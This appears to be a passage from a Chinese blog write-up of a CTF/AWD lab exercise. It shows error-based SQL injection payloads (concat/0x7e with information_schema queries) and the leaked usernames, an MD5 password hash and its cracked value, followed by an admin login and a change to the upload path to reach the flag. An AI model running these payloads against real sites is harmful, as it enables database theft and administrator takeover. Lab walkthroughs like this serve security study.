74	73	200	<input type="checkbox"/>	<input type="checkbox"/>	1096		

Raw request details:
POST /index.php HTTP/1.1
Host: awd19-b22.aqlab.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17bafef8f1e166-0396ffc2fff5cb8-4c3e247b-e1000-17bafef8f1f10f; 130278f82abb08f1ceb3ac4309021b2b=6dbfbmosc2lk4mjutb40k7s640
Upgrade-Insecure-Requests: 1

再查询字段名，里面有#

```
(0x23,concat(0x7e,(select column_name from information_schema.columns where table_name='#__user_flag' limit 0,1),1)
```

用这个查字段名

```
(1,concat(0x7e,(select column_name from information_schema.columns where table_name=(select table_name from information_schema.tables where table_schema=database() limit 64,1) limit 0,1)),1)
```

```
<!DOCTYPE html>
<html lang="zh-cn" dir="ltr">
<head>
  <meta charset="utf-8" />
  <title>错误: 500 XPATH syntax error: &#039;~id&#039;</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link href="//fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet" />
  <style>
```

```
<html lang="zh-cn" dir="ltr">
<head>
  <meta charset="utf-8" />
  <title>错误: 500 XPATH syntax error: &#039;~passwd&#039;</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link href="//fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet" />
  <style>
```

查具体数据:

```
(1,concat(0x7e,(select id from #__user_flag limit 0,1)),1)
(1,concat(0x7e,(select passwd from #__user_flag limit 0,1)),1)
```

WhatsUp

```
</DOCTYPE html>
<html lang="zh-cn" dir="ltr">
<head>
  <meta charset="utf-8" />
  <title>错误: 500 XPATH syntax error: &#039;~WhatsUp&#039;</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link href="//fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet" />
  <style>
```

```
<html lang="zh-cn" dir="ltr">
<head>
  <meta charset="utf-8" />
  <title>错误: 500 XPATH syntax error: &#039;~68e109f0f40ca72a15e05cc22786f8&#039;</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link href="//fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet" />
  <style>
```


68e109f0f40ca72a15e05cc22786f8为MD5加密

解密:

https://www.somd5.com/

HelloWorld


然后访问后台http://awd19-b22.aqlab.cn/admincp利用账号密码成功登陆后台




CSDN @weixin_51830687


来到多媒体文件管理页，可见具普通管理员权限，把默认文件上传地址修改为/





此时便可看到网站目录下的flag:





CSDN @weixin_51830687

这个flag并不是答案